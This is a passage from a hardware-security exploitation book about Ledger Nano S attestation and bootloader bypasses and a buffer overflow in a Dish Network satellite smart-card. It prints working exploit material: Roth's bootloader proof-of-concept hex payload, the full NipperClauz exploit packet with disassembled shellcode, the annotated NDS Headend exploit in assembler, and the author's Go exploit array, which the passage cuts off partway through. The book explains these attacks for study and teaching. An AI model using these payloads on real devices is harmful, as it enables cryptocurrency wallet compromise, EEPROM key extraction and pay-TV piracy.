


Figure 5.2: STM32F042 Memory Map

be genuine. We'll cover tricks for both, but first let's take a brief tour of the platform so that we know what we're working with.

While the ST31 firmware is held secret, the STM32 firmware is open source, with documentation and a development kit. To prevent malicious patching, the host software validates the ST31's attestation of the STM32 firmware, and to prevent malicious applications, a pin number is required to approve applications and signing keys that might be flashed into the unit.

Third party applications are written in C, and they run in a protected mode of the ST31. Most examples are cryptocurrency wallet applications, but a few games exist, such as a port of *Snake* by Parker Hoyes.[1] Applet firmware is verified by the ST31 at installation time, and the GUI must be invoked to run applets

[1] `git clone https://github.com/parkerhoyes/nanos-app-snake`

signed by an untrusted authority. The STM32 firmware is now verified, but it was not in early versions of the device.

Communication with the Nano S is performed by USB-wrapped APDU commands, and client examples are freely provided in Python as part of the `ledgerblue` package. An example from that package is shown in Figure 5.3.

Having a full development kit, accurate source code for most of the firmware, and legal support for third-party applications allows many degrees of freedom to the attacker. In Saleem Rashid's example, knowing the expected bytes of the official application allows it to be compressed, patched, and replayed to fake out the secure element's attestation. As we'll see in Thomas Roth's example, bugs can be found in the bootloader after dumping it from an application in development mode.

Rashid's Attestation Exploit

In early versions of the Ledger Nano S, the STM32 firmware and its bootloader were both open source. The host software would ask the ST31 to authenticate the STM32 firmware by quickly transferring the STM32 code over an internal UART bus.

Rashid first created a malicious firmware patch by changing the onboarding screen so that `memset` will be called instead of the `cs_rng` function when the wallet is creating a recovery key. So the customer will always get the same key, and that key can be externally known.

This was far from a sneaky backdoor, so he next faked out the attestation by hiding his code inside of the application copies of functions that also exist in the bootloader. For example, `memset` existed both at application address `0x08006310` and at bootloader address `0x08002a9c`. He could free up 124 bytes by redirecting function calls from one to the other.

```
#!/usr/bin/env python
from ledgerblue.comm import getDongle
import argparse
from binascii import unhexlify

# Create APDU message.
# CLA 0xE0
# INS 0x01  GET_APP_CONFIGURATION
# P1 0x00   USER CONFIRMATION REQUIRED (0x00 otherwise)
# P2 0x00   UNUSED
# Lc 0x00
# Le 0x40
apduMessage = "E00100000004"
apdu = bytearray.fromhex(apduMessage)

print("~~ Ledger Boilerplate ~~")
print("Check Configuration")

dongle = getDongle(True)
result = dongle.exchange(apdu)

print("N_storage.dummy_setting_1 : " +
       '{:02x}'.format(result[0]))
print("N_storage.dummy_setting_2 : " +
       '{:02x}' .format(result[1]))
print("LEDGER_MAJOR_VERSION      : " +
       '{:02x}' .format(result[2]))
print("LEDGER_MINOR_VERSION      : " +
       '{:02x}' .format(result[3]))
print("LEDGER_PATCH_VERSION      : " +
       '{:02x}' .format(result[4]))
```

Figure 5.3: Example Client Script in Python

He can then fill these bytes with a patched wrapper for the function that sends chunks of memory to the ST31 for validation, taking care to send fake bytes to hide his hooking and patching.

Roth's Bootloader Exploit

After Rashid's publication, Ledger closed their STM32 bootloader's source code and patched it to validate the application region immediately, before booting. They left the STM32 JTAG open, however, so Roth opened the case, wired a unit up, and dumped a copy of flash memory. He then reverse engineered it with the aim of finding a bug that would allow him to flash and execute unauthenticated code.

Ledger's bootloader for the Nano S operates over the APDU protocol. Commands are described in Figure 5.4, where you first use Select Segment to choose a base address, then use Load to accept data into the working segment, and finally Flush each block back into flash memory. When the full update is installed, you can either call Boot or power cycle the device to execute the image.

All of that is fairly standard for a bootloader. The tricky part is that this bootloader verifies an application image's signature, rather than implementing a lockout. So you can call all of these commands on a locked production device, but you shouldn't be able to execute the Boot command or launch your image if the image hasn't been signed with the manufacturer's production key.

By reading a dump of the bootloader, Roth learned that it places `0xf00dbabe` in little endian (`be ba 0d f0`) at `0x0800-3000` after the signature has been validated. It doesn't bother to repeat a validation if this tag is found. So writing that value to that location would be enough to inject foreign, unauthenticated code through the bootloader.

Cmd	Name	Comment
5	Select Segment	Select segment, accepts an address as a base for flashing.
6	Load	Accepts a two-byte offset followed by data.
7	Flush	Commits the write to flash.
8	CRC	
9	Boot	Boots the flashed code.

Figure 5.4: APDU Bootloader Commands

```
size_t destination_address = segment + apdu_supplied_offset;
size_t buffer_size = apdu_supplied_size;
uint8_t *buffer = apdu_supplied_data;

// Check if currently the boot magic is set
if(0x0800_3000 == 0xF00DBABE) {
  // If yes clear it, so that after SECUREINS_LOAD
  // the magic is never set
  clear_magic();
}

// Prevent bootloader from overwriting itself?
if(0x0800_0000 <= destination_address < 0x0800_3000) {
  return error;
}

// Check if flashing 0xF00DBABE magic address
if(destination_address == 0x0800_3000) {
  memset(buffer, 0, 4); // Clear first 4 bytes
}

// Finally write to non-volatile memory buffer.
// (Still needs to be flushed.)
nvm_write(destination_address, buffer, buffer_size);
```

Figure 5.5: APDU Load Handler Pseudocode from Roth (2018)

```
// Select segment 0x0000_3000
e0000000050500003000
// Flash F00DBABE, followed by an entrypoint and code.
e0000000d3060000beba0df0c1300008f0def0e718c94fef711520949aaa70
a47c19b18528bb516b376beb41006db554d7d08366d83b27756961c6a54b3e
4deca537393f7d4900089d732aef1fa72ff3f019efdc0b6fa1d5073433af02
08f51d2a380cff154a0008a6bb787f66f682392c7a659a5a5b6216a0cb2691
766afa970d467a124e26d047a477cdbd73b6e62cc3ec627d388212c85d987d
e760091d57de843be67a82535b149d269f247b1ab707f198acfeca7178f331
21f8fa56992399b5fe8d6d490008fee7fee7044b054a934201d202c3fbe7
// Flush
e00000000107
```

Figure 5.6: APDU Bootloader Exploit PoC

From his pseudocode of the decompiled handler in Figure 5.5, it might look as if you could begin a segment just before the magic word and overwrite it, but flash writes on an STM32 have strict page alignment rules that thwart such an attack. Similarly, they check for writes to the forbidden page and clear four bytes of the buffer just to frustrate us.

What makes this exploitable is that in many STM32 microcontrollers, including this one, flash memory is mapped not just to its default location of 0x08000000. There is also a second location mirrored or ghosted at 0x00000000, which happens to be flash because it defaults to the boot memory. Roth observed that while there's an explicit check to prevent a write to 0x0800C000, there is nothing preventing a write to 0x0000C000. Because of the mirroring, these two addresses are the same place!

Roth's Payload

A proof-of-concept exploit is shown in Figure 5.6. This proves the bug, but let's disassemble his payload and see exactly what it does.

The write occurs to 0x3000, but we know that's a mirror for 0x08003000, so let's work around that target location for consistency. In Radare2, we would open it like this.

```
% r2 -a arm.gnu -b 16 -m 0x08003000 -s 0x08003000 payload.bin
```

The file begins with two 32-bit words. 0xf00dbabe is the bootloader password, and 0x080030c1 is the reset vector at which code is executed.

```
[0x08003000]> pxw 8
0x08003000  0xf00dbabe 0x080030c1
```

Remembering to drop the least significant bit, we can disassemble that target word to find the infinite loop.[2]

```
[0x08003000]> pd 20 @ 0x080030c0
            0x080030c0      fee7            b 0x080030c0
```

But what's all the rest of the code? Why not just have ten bytes (0xf00dbabe, 0x08003009, and b 0x08003009) to loop forever on the first instruction? Well, Roth seems to have included a nearly functional exploit as an Easter egg, neutered into an infinite loop at the last minute by changing the entry point.

[2] If you see a b.n instruction here, you forgot to build Radare2 with capstone and it's falling back to the crappy GNU disassembler. Fix that now!

6 NipPEr Is a buTt liCkeR

In this chapter, we'll discuss a buffer overflow vulnerability in a Dish Network smart-card, which was the subject of the famous lawsuit between EchoStar and NDS. The first public explanation of this bug was a short forum post, NipperClauz (2000), but thanks to the trial, we have far more detailed documentation in the form of a secret NDS internal tech report, Mordinson (1998).

First, let's set the stage. This smart-card was used in North America for Dish Network's satellite TV service, where it would calculate a short-lived decryption key for the receiver. The chip inside is an ST16CF54 chip from ST Microelectronics, then known as SGS Thomson. The instruction set is mostly compatible with Motorola 6805, except for the additional instructions TSA (`0x9E`) and MUL (`0x42`). The chip contains 16kB of user ROM, 8kB of system ROM, 4kB of EEPROM/OTP, and 480 bytes of SRAM. The user ROM was developed by Nagra while the system ROM was developed by SGS Thomson.

Figure 6.1 shows the memory layout of the chip, and Figure 6.2 the EEPROM layout. Note that the EEPROM is mirrored to three additional address ranges, such that each EEPROM byte can be read from four unique addresses. A similar mirroring effect, sometimes called ghosting, will become very important later in this chapter, just as it was in Chapter 5.

EEPROM patches consist of a single byte for the patch number, and a byte pair for the handler address of that patch. They are called before sensitive functions in a switch table, but there is no mechanism for patching ROM bugs that are not preceded




Figure 6.1: ST16CF54 Memory Map




Figure 6.2: Nagra1/Rom3 EEPROM Map




Figure 6.3: Delayered ST16CF54A

by calls to the patch handler.

A treasure trove of documentation for this card can be found in Guy (2000b), and an annotated disassembly of the complete ROM is available in Guy (2000a). The only public documentation used to be a three-page marketing brief, but a copy of the real datasheet was exposed in court records in STMicro (1996). It is complete except for a missing companion document that describes the system ROM.

The Bug

The bug itself is an overflow in a statically allocated byte buffer that first holds the incoming APDU packet, and is later reused for the outgoing reply. That much is a textbook buffer overflow, but there are a few complications to work around.

First, the buffer sits at `0x019C`, where it is the very last thing in SRAM. Smart-card packets can be up to 255 bytes long, but there are only 100 bytes before SRAM ends at `0x01FF`. After that, the official memory map shows a large gap before the system ROM.

The trick here, which makes the bug exploitable, is that SRAM is ghosted in memory. Past the end of SRAM and 132 bytes into our 100-byte buffer, a write to `0x0220` is the same as a write to `0x0020` or a write to `0x0420`. So even though the buffer that we are overflowing comes *after* global variables and the call stack, we can use the ghosting effect to loop back to the beginning of memory and corrupt useful things.

There is no ghosting effect for the registers that sit from `0x00` to `0x1F`, so we won't need to carefully choose those values in the same way that we'll try to preserve SRAM.

One other effect worth watching is that a global variable early in SRAM holds the index into the receive buffer. The packet is received one byte at a time; when that variable is overwritten,

```
tHeRe WiLl bE nO bOxEs aNyMoRe! tHeRe WiLl bE nO mOrE
fIgHtIng aMouNgSt uS. LeArN fRoM
ThIs aNd pRosPer. WoRkS aCroSs tHe wOrlD!
dO thE foLlOwIng:

gEt AtR
wAiT 500ms tO eNsUrE cArD iS iDlE.
sEnd tHiS pAcKeT tO 288-02 oR eQuIvElEnt RoM3 NaGrA caM!

Rx 4+4096 bYtEs aNd yOOu HaVe enTirE EEpRom

; send this, then rx 4 bytes + 4096 byes of eeprom
;
0x21,0x00,0xC4,
0x01,0x02,0x03,0xa4,0x05,0x06,0x07,0x08,
0x09,0x0A,0x0B,0x0C,0x0D,0x0E,0x0F,0x10,
0x11,0x02,0x03,0x04,0x0a,0x06,0x07,0x08,
0x59,0x5A,0x0B,0x0C,0x0D,0x0E,0x0F,0x10,
0xc1,0x02,0x03,0xd4,0x05,0x06,0x07,0xc8,
0x29,0x0A,0x0B,0x0C,0x0D,0x0E,0x0F,0x10,
0x31,0xd2,0x03,0x04,0x05,0x06,0x07,0x08,
0x39,0x0A,0x0B,0x0C,0x0D,0x0E,0x0F,0x10,
0x41,0x02,0x03,0xd4,0x05,0x06,0x07,0x08,
0x49,0x0A,0x0B,0x0C,0x0D,0x0E,0x0F,0x10,
0x51,0x02,0x03,0x04,0x05,0x06,0xe7,0x08,
0x59,0x0A,0x0a,0x0C,0x0a,0x0E,0x0F,0x10,
0x61,0x02,0x03,0x04,0x00,0x01,0x02,0x03,
0x04,0x05,0x0b,0x07,0x08,0x09,0x0A,0x0B,
0x0C,0x0D,0x0E,0x0F,0x00,0xf1,0x02,0x03,
0x04,0x05,0xe6,0x07,0x08,0x09,0x0A,0x0B,
0x0C,0xfD,0x0c,0x0F,0x00,0x01,0x02,0x03,
0x05,0x0A,0x06,0x07,0x08,0x09,0x0A,0x0B,
0x0C,0x0D,0x0E,0x0F,0x01,0x01,0x01,0x00,
0x00,0x00,0xFF,0x07,0x52,0x56,0x73,0x03,
0xCD,0xDC,0x34,0xC3,0x9B,0x9C,0x9D,0x9D,
0xC6,0xE0,0x00,0xCD,0x42,0xD7,0x3C,0x66,
0x26,0xF6,0xBE,0x65,0x5C,0xBF,0x65,0xA3,
0xF0,0x26,0xED,0x9A,0xCC,0x73,0x81,0xE8,
0x00,0x00,0x00,0x60,
0x55,

nIpPeR cLaUz 00’
```

Figure 6.4: Forum Posting of NipperClauz (2000)

the target location will jump for the rest of the byte copies. This is useful for shaving some bytes off of the packet, but if you ignore it, your exploit will go off the rails and land in the wrong location.

NipperClauz Exploit

Now that we've covered the theory, let's dig into the first public example, NipperClauz (2000). The forum posting is reproduced in Figure 6.4, and in this section we'll disassemble it to understand how it works.

These first three bytes are the transaction header, where `0xC4` is the length.

```
14 0x21,0x00,0xC4,
```

After that, we have many lines of counting bytes that look like garbage, sometimes interrupted by a more meaningful byte. Many of these bytes don't matter, but the latter ones do overwrite global variables, and having the wrong value there might break the exploit by crashing the application or adjusting UART timing.

Shellcode begins halfway through line 35, and it calls back into the ROM's function for transmitting a byte at `0x42d7` to remain quite short.

```
35                     0x9B,0x9C,0x9D,0x9D,
36 0xC6,0xE0,0x00,0xCD,0x42,0xD7,0x3C,0x66,
37 0x26,0xF6,0xBE,0x65,0x5C,0xBF,0x65,0xA3,
38 0xF0,0x26,0xED,0x9A,0xCC,0x73,0x81
```

```
  9b              SEI
  9c              RSP
  9d              NOP
  9d              NOP
loop:
  c6 e0 00        LDA        DAT_e000
  cd 42 d7        JSR        SUB_42d7  ;; TX a byte.
  3c 66           INC        DAT_0066
  26 f6           BNE        loop
  be 65           LDX        DAT_0065
  5c              INCX
  bf 65           STX        DAT_0065
  a3 f0           CPX        #0xf0
  26 ed           BNE        loop
  9a              CLI
  cc 73 81        JMP        LAB_7381 ;; Exit into ROM.
```

The exploit ends with some filler and a checksum byte.

```
                                   0xE8,
0x00,0x00,0x00,0x60,
0x55,
```

NDS Headend Exploit

Appendix F of Mordinson (1998) describes a different exploit for the same bug. The following is the original exploit from that report in the `nasm` assembler format, with minor changes to comments.

Note how clean the comments are, explaining nearly every instruction and providing the exact address at which it is loaded into memory. Rather than call back into the ROM's function for transmitting a byte, it instead implements its own function for this at `0x01c8`.

```
;;; NDS Exploit from the Headend Project Report NDS089461
db 0x21                   ; NAD (Node Address)
db 0x00                   ; or 0x40. PCB (Protocol Control Byte)
db 0xA8                   ; LEN = 0xA8 Bytes

db 0x9D, 0x9D, 0x9D, 0x9D ;Location 0x19C -- Skip 4 bytes with NOPs.

;;; EEPROM (E000-EFFF) download routine
db 0xC6, 0xE0, 0x00       ;01A0  LDA 0xE000       ; Start at E000.
db 0xCD, 0x01, 0xC8       ;01A3  JSR 0x01C8       ; Send value of Acc.
db 0xA6, 0xFF             ;01A6  LDA #0xFF        ; Waste some time.
db 0xB7, 0xD1             ;01A8  STA 0x21
db 0x42                   ;01AA  MUL
db 0x3A, 0x21             ;01AB  DEC 0x21
db 0x26, 0xFB             ;01AD  BNE 0x01AA
db 0xAE, 0xFF             ;01AF  LDX #0xFF        ; Load 0xFF to Xreg.
db 0x6C, 0xA3             ;01B1  INC 0xA3, X1     ; Increment Low Byte.
db 0x26, 0x0A             ;01B3  BNE 0x01BF       ; Loop if High Byte
                                                  ; shouldn't increment.
db 0x6C, 0xA2             ;01B5  INC 0xA2, X1     ; Increment High Byte.
db 0xE6, 0xA2             ;01B7  LDA 0xA2, X1     ; Load the High Byte.
db 0xA1, 0xF0             ;01B9  CMP #0xF0        ; Check the boundary.
db 0x26, 0x02             ;01BB  BNE 0x01BF       ; Loop if not reached.
db 0x20, 0xFE             ;01BD  BRA 0x01BD       ; If reached, stop.
db 0xCC, 0x01, 0xA0       ;01BF  JMP 0x01A0       ; Loop for next byte.
;;; Skip six bytes (6 NOP instructions) to adjust location.
db 0x9D, 0x9D, 0x9D, 0x9D, 0x9D, 0x9D ;01C2

;;; Byte writing routine (ETU=32/f. F is the external frequency.)
db 0x11, 0x00             ;01C8  BCLR0 0x00       ; IO Low, Start Bit.
db 0xAE, 0x08             ;01CA  LDX #8
db 0xBF, 0x20             ;01CC  STX 0x21         ; Set count to 8 bits.
db 0xAE, 0x01             ;01CE  LDX #1           ; Parity bit.
db 0x9D                   ;01D0  NOP
db 0x9D                   ;01D1  NOP
db 0x9D                   ;01D2  NOP              ; Waste some time to
db 0x9D                   ;01D3  NOP              ; hold IO in the given
db 0x9D                   ;01D4  NOP              ; state.
db 0x9D                   ;01D5  NOP
db 0x20, 0x00             ;01D6  BRA 0x01D8
db 0x48                   ;01D8  LSL A
db 0x25, 0x05             ;01D9  BCS 0x01E0       ; Branch if zero.
db 0x10, 0x00               ;01DB  BSET0 0x00      ; Set IO high, bit=1.
db 0x5C                     ;01DD  INC X           ; Toggle parity bit.
db 0x20, 0x04               ;01DE  BRA 0x01E4      ; Check loop again.
db 0x11, 0x00               ;01E0  BCLR0 0x00      ; Set IO low, bit=0.
db 0x30, 0x21               ;01E2  NEG 0x21        ; Compensate time.
db 0x3A, 0x20               ;01E4  DEC 0x20        ; Decrement bit count
db 0x26, 0xEB               ;01E6  BNE 0x01D3      ; Loop for next bit.
db 0xAD, 0x11               ;01E8  BSR 0x01FB      ; Waste some time.
db 0x9D                     ;01EA  NOP
db 0x57                     ;01EB  ASR X           ; Obtain Parity Bit.
db 0x39, 0x00               ;01EC  ROL 0x00        ; Set IO to Parity.
db 0x42                     ;01EE  MUL
db 0x42                     ;01EF  MUL
db 0x30, 0x21               ;01F0  NEG 0x21        ; Waste time for bit.
db 0x9D                     ;01F2  NOP
db 0x10, 0x00               ;01F3  BSET 0x00       ; IO high for Stop.
db 0x42                     ;01F5  MUL
db 0x42                     ;01F6  MUL
db 0x42                     ;01F7  MUL
db 0x42                     ;01F8  MUL
db 0x42                     ;01F9  MUL
db 0x42                     ;01FA  MUL             ; Waste time for stop.
db 0x81                     ;01FB  RTS
db 0x00, 0x00, 0x00, 0x00 ;01FC -- Skip 4 bytes to adjust location.

;;; Location 0x00 -- Skip 0x30 bytes to adjust location.
db 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
db 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
db 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
db 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
db 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
db 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,

db 0x01                     ;0030 Flags0
db 0x05                     ;0031 Flags1
db 0x00, 0x00               ;0032 Skip two bytes.
db 0x21, 0x00, 0xA8         ;0034 NAD, PCB and LEN of the message.
db 0x00, 0x00, 0x00, 0x00, 0x00, 0x00 ;0037 Skip six bytes.

;; This bytes contains a number of bytes received so far.  It is
;; incremented after the currently received message byte is stored
;; in the input buffer.  Its value must be returned back correctly
;; after overwriting to let the application complete reception
;; of the message.
db 0xA1                     ;003D Bytes received so far.
db 0x00                     ;003E Skip one byte.

;; This byte retains the index in the input buffer where to store
;; the next received byte.  It is incremented after the currently
;; received message byte is stored in the appropriate position of
;; the input buffer.  By overwriting its value to DF we set the
;; location to store next message bytes to 0x7C(TopOfStack-4):
;; (0x19C + (0xDF + 1)) mod 0x200
db 0xDF                     ;003F Store index.

Overwrite the stack return address to 0x01A0.
db 0x01, 0xA0               ;007C Return pointer.
db 0x01, 0xA0               ;007E Return pointer.

;; The final byte is any value that DOES NOT MATCH the actual CRC
;; of the message.  This will invoke a communication error
;; mechanism, which causes the uploaded code execution.
db 0x93                     ;007F Incorrect CRC value.
```

A Modern Exploit in Go

Both of those exploits will successfully dump the card's EEPROM. This book is about writing exploits, not running them, so I ordered a dozen satellite receivers and assorted card collections until I found some that were vulnerable. In this section, we'll cover Goodspeed (2022), my exploit for the cards, which runs on modern computers with USB smart-card adapters, dumping not just the EEPROM but also the user ROM and what SRAM it doesn't corrupt.

To get your own card, simply collect a bunch of them and then read the Answer To Reset (ATR) of the cards. You're looking for one whose ROM reads as `DNASP003` (meaning ROM3) and whose EEPROM version reads as `Rev272` or earlier. A few of my cards falsely present a later EEPROM revision to pretend that they have been patched, so don't always believe the version number when it tells you the card is not vulnerable.

These cards have already been hacked for TV piracy, of course. Hacked cards can also be recognized when the electronic serial number disagrees with the printed serial number.

The first complication is that the Headend and NipperClauze exploits dump back all EEPROM in a single transaction. Smart-card transactions have a one byte length field and a checksum, so the response is a lot more data than the length field ought to allow and the checksum is always wrong. That wasn't a problem when these were written in the Nineties, but modern smart-card adapters use USB instead of a serial port. USB's smart-card standard (CCID) abstracts away packets, requiring that all lengths and checksums be correct.

To solve this, I reduced my transactions to 64 bytes and wrote shellcode that accepts a base address for the dump. Like the other exploits, mine does not support clean continuation. I found

```
31 0c 85 63 4c d1 00 25  ff ff ff ff ff ff ff ff  |1..cL..%........|
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
f7 cd 4f a7 4b 5f c5 3b  24 16 d9 01 38 63 45 2a  |..O.K_.;$...8cE*|
e4 00 52 65 76 33 36 39  00 55 a8 2b 00 00 27 05  |..Rev369.U.+..'.|
0d 0b 0d 38 79 1d 26 29  23 12 00 00 0f 4c 54 6b  |...8y.&)#....LTk|
05 0a 4e 69 70 50 45 72  20 49 73 20 61 20 62 75  |..NipPEr Is a bu|
54 74 20 6c 69 43 6b 65  52 21 45 71 f6 01 9a d8  |Tt liCkeR!Eq....|
5d 86 0f 1e 21 22 29 00  00 00 00 00 e1 49 e0 9b  |]...!") ......I..|
e0 9e e0 fc e1 25 00 00  00 00 00 00 00 00 00 00  |.....%..........|
08 30 07 a6 cc c1 01 84  27 f6 81 15 49 81 cd 6c  |.0......'...I..l|
26 cd 46 48 cd 6d cc 01  cd 46 5b cd 4b 8b be 57  |&.FH.m...F[.K..W|
27 1f a3 0f 25 0b 27 19  a3 ff 27 15 c6 01 06 20  |'...%.'...'.... |
03 d6 e0 3d c7 01 10 ab  02 5f 59 ad 1f 25 05 14  |...=....._Y..%..|
49 cc 47 75 cd 4c d0 cd  47 79 5f a6 2e ad 0d 25  |I.Gu.L..Gy_....%|
04 ad 0f 20 ea cd 69 e2  0e cc 47 a0 cd 4c 75 a3  |... ..i...G..Lu.|
ff 81 cd 69 e2 0c cd 4a  eb cc 4a ef cd 6c 26 cd  |...i...J..J..l&.|
46 48 cd 6d cc 01 cd 46  5b b6 57 26 03 c6 01 06  |FH.m...F[.W&....|
a0 02 ae 33 bf 57 ad ac  25 05 ad d6 98 20 03 99  |...3.W..%.... ..|
14 49 cc 46 39 a1 30 26  c8 6d a6 2b c4 6c 81 cd  |.I.F9.0&.m.+.l..|
77 29 e6 a4 e7 83 e6 a5  e7 84 e6 a6 e7 8a cd 44  |w).............D|
43 ae ff cd 44 64 cc 75  2e 12 03 13 03 cc e0 90  |C...Dd.u........|
a1 12 27 01 81 cc 73 d6  a6 63 cd 28 00 81 00 00  |..'...s..c.(....|
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```

Figure 6.5: Revision 369 EEPROM Dump

it convenient to avoid continuation hassles by simply resetting the card for every transaction.

You will note that my shellcode does not include the three byte header or one byte footer of the other examples. This is because the PCSC daemon automatically applies the header and checksum to the transaction. As the shellcode dumps just 64 bytes per execution, the start address must be written into the `ld a, (target+1, x)` instruction in the loop, where `0xFFFF` sits in the listing.

To transmit a reply back to the host, the shellcode jumps into a user ROM function at `0x757f`. This is the normal function that the ROM uses for transmitting its messages, which is a little smaller than reusing the function for transmitting a byte, as the NipperClauz shellcode does. It's also smaller than implementing a completely custom transmitting function, as in the Headend exploit.

```
//My rewrite of the NipperClauz exploit. --Goodspeed

var nipperpatch = []byte{
/* Much of this is padding before the overflow.  We could put
   shellcode here, and the Headend exploit does, but we would
   need to clobber that buffer in sending our response.
 */
0x01, 0x02, 0x03, 0xa4, 0x05, 0x06, 0x07, 0x08,
0x09, 0x0A, 0x0B, 0x0C, 0x0D, 0x0E, 0x0F, 0x10,
0x11, 0x02, 0x03, 0x04, 0x0a, 0x06, 0x07, 0x08,
0x59, 0x5A, 0x0B, 0x0C, 0x0D, 0x0E, 0x0F, 0x10,
0xc1, 0x02, 0x03, 0xd4, 0x05, 0x06, 0x07, 0xc8,
0x29, 0x0A, 0x0B, 0x0C, 0x0D, 0x0E, 0x0F, 0x10,
0x31, 0xd2, 0x03, 0x04, 0x05, 0x06, 0x07, 0x08,
0x39, 0x0A, 0x0B, 0x0C, 0x0D, 0x0E, 0x0F, 0x10,
0x41, 0x02, 0x03, 0xd4, 0x05, 0x06, 0x07, 0x08,
0x49, 0x0A, 0x0B, 0x0C, 0x0D, 0x0E, 0x0F, 0x10,
0x51, 0x02, 0x03, 0x04, 0x05, 0x06, 0xe7, 0x08,
0x59, 0x0A, 0x0a, 0x0C, 0x0a, 0x0E, 0x0F, 0x10,
0x61, 0x02, 0x03, 0x04, 0x00, 0x01, 0x02, 0x03,
0x04, 0x05, 0x0b, 0x07, 0x08, 0x09, 0x0A, 0x0B,
0x0C, 0x0D, 0x0E, 0x0F, 0x00, 0xf1, 0x02, 0x03,
0x04, 0x05, 0xe6, 0x07, 0x08, 0x09, 0x0A, 0x0B,
0x0C, 0xfD, 0x0c, 0x0F, 0x00, 0x01, 0x02, 0x03,
0x05, 0x0A, 0x06, 0x07, 0x08, 0x09, 0x0A, 0x0B,
0x0C, 0x0D, 0x0E, 0x0F, 0x01, 0x01, 0x01, 0x00,
0x00, 0x00, 0xFF, 0x07, 0x52, 0x56, 0x73, 0x03,
0xCD, 0xDC, 0x34, 0xC3,
/* Rather than dump the data directly out to the serial port,
   as the NipperClauz and Headend exploits do, this shellcode
   instead returns a properly formatted packet of just 32
   bytes. This wasn't needed for serial port adapters in 1998,
   but it is necessary for USB readers today.
*/

//This is the entry point for our shellcode.
0x9d, 0x9d, 0x9d, 0x9d, //NOPs

//Data begins at 0x19C+2.
0xAE, 0x21,         //LD X, 0x20 ;
0x9d, 0x9d,         //NOPs
//loop:
  //Load the byte from the source buffer.
  0xD6, 0xFF, 0xFF, //LD A, (target+1,X)
  //Store the byte to the data buffer.
  0xD7, 0x01, 0xA1, //STA (0x01A1+1,X)
  0x5A,             //DEC X
0x2A, 0xF6,         //JRPL loop  ; F6

0x9d,               //NOP

//Sends some data from the IO buffer.
0xa6, 0x93,         //LDA #$93, response code
0xae, 0x40,         //LDX #$17, length in data bytes
0xCD, 0x75, 0x7F,   //JMP RESPONDAX to send the response.

//These three bytes will be clobbered.  Don't rely on them.
0x00, 0x00, 0x00,
//These bytes set the entry point of 0x0060
